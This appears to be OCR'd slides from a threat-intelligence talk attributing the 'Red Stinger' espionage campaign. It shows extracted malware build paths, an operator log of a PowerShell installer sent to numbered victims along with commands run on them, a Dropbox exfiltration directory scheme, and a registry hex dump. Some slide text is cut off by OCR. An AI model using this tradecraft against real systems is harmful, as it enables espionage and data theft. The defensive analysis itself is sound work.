unicode	68	0x0CFB6E20	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\encodings.h

Strings extracted from one of the artifacts used in OP#4

Attribution - Similarities with Groundbait



The malware writers intern… Trojan PZZ; …have other evidence that supports this theory. The Pr… …yber-espionage Trojan with a modular architecture. The functionality of the Trojan allows attackers to steal sensitive data from the infected computer and upload them to command and control (C&C) servers.

Extract from ESETs report in 2016

unicode	73	0x0CFB62B8	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\diyfp.h
unicode	73	0x0CFB6378	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\pow10.h
unicode	72	0x0CFB6438	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\itoa.h
unicode	72	0x0CFB64E8	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\dtoa.h
unicode	67	0x0CFB6670	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\document.h
unicode	73	0x0CFB67C0	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\internal\stack.h
unicode	65	0x0CFB68A8	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\writer.h
unicode	65	0x0CFB6C58	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\reader.h
unicode	68	0x0CFB6E20	-	file	D:\Projects\Region_Pzz\NewGeneration\heart\lib\rapidjson\encodings.h

Strings extracted from one of the artifacts used in OP#4

Attribution - Similarities with Groundbait (ESET)

InstallNewPZZ	2022-09-29T06:58	InstallNewPZZ.ps1 was sent to Victim#6
InstallNewPZZ	20220929_06:59:21	InstallNewPZZ.ps1 was sent to Victim#1
InstallNewPZZ	20220929_06:59:49	InstallNewPZZ.ps1 was sent to Victim#4
InstallNewPZZ	20220929_07:00:28	InstallNewPZZ.ps1 was sent to Victim#7
InstallNewPZZ	20220929_07:06:22	InstallNewPZZ.ps1 was sent again to Victim#1
	20220929_07:11:30	ps command was sent to Victim#6
	20220929_07:11:45	ps command was sent to Victim#7
	20220929_07:13:13	All.exe and ps was executed in Victim#6
	20220929_07:13:30	All.exe and ps was executed in Victim#7
	20220929_07:20:20	ps executed again in Victim#6
	20220929_07:21:45	ls -r "C:\ProgramData\CommonCommand" executed in Victim#6
	MISSED FILE	[MISSED FILE] - probably schtasks /query
	20220929_07:25:08	schtasks /run /tn "Synchronization App" and ps executed in Victim#6

Attribution - Similarities with BugDrop (CYBERX)

7. Dropbox Mechanisms

- There are 3 directories on the server:
  - obx – Contains modules used by the main module
  - ibx – Contains exfiltrated output uploaded by the plugins
  - rbx- Contains basic information about the connected client

Extract from CyberX report in 2017
(Operation Bugdrop)

Attribution

7. Dropbox Mechanisms

- There are 3 directories on the server:
  - obx – Contains modules used by the main module
  - ibx – Contains exfiltrated output uploaded by the plugins
  - rbx- Contains basic information about the connected client

Extract from CyberX report in 2017 (Operation Bugdrop)

We also found the same naming scheme (obx, ibx and rbx) in some Red Stinger operations

Attribution

Could be those false flags?

Attribution

Could be those false flags?

We don’t think so

06

Conclusion


You could enter a subtitle here if you need it

Conclusion

- Overview of regional cyber warfare dynamics
- Diverse target spectrum: military, transportation, critical infrastructure, East Ukraine referendum entities
- Data exfiltration methods: snapshots, USB drives, keystroke monitoring, audio recording
- Extensive Red Stinger timeline (2016-present) underscores longevity
- Links between documented and new operations reveal broad reach and persistence.


THANKS!

Do you have any questions?



OP#4

ntuser.dat




```
00000000  ad de ad 0b ff ff ff ff 00 36 01 00 00 36 01 00
00000010  00 24 01 00 00 20 04 00 e0 01 00 00 4b de 8f ee
00000020  67 6e 74 c1 af 96 3a f4 c7 7d 3d 06
```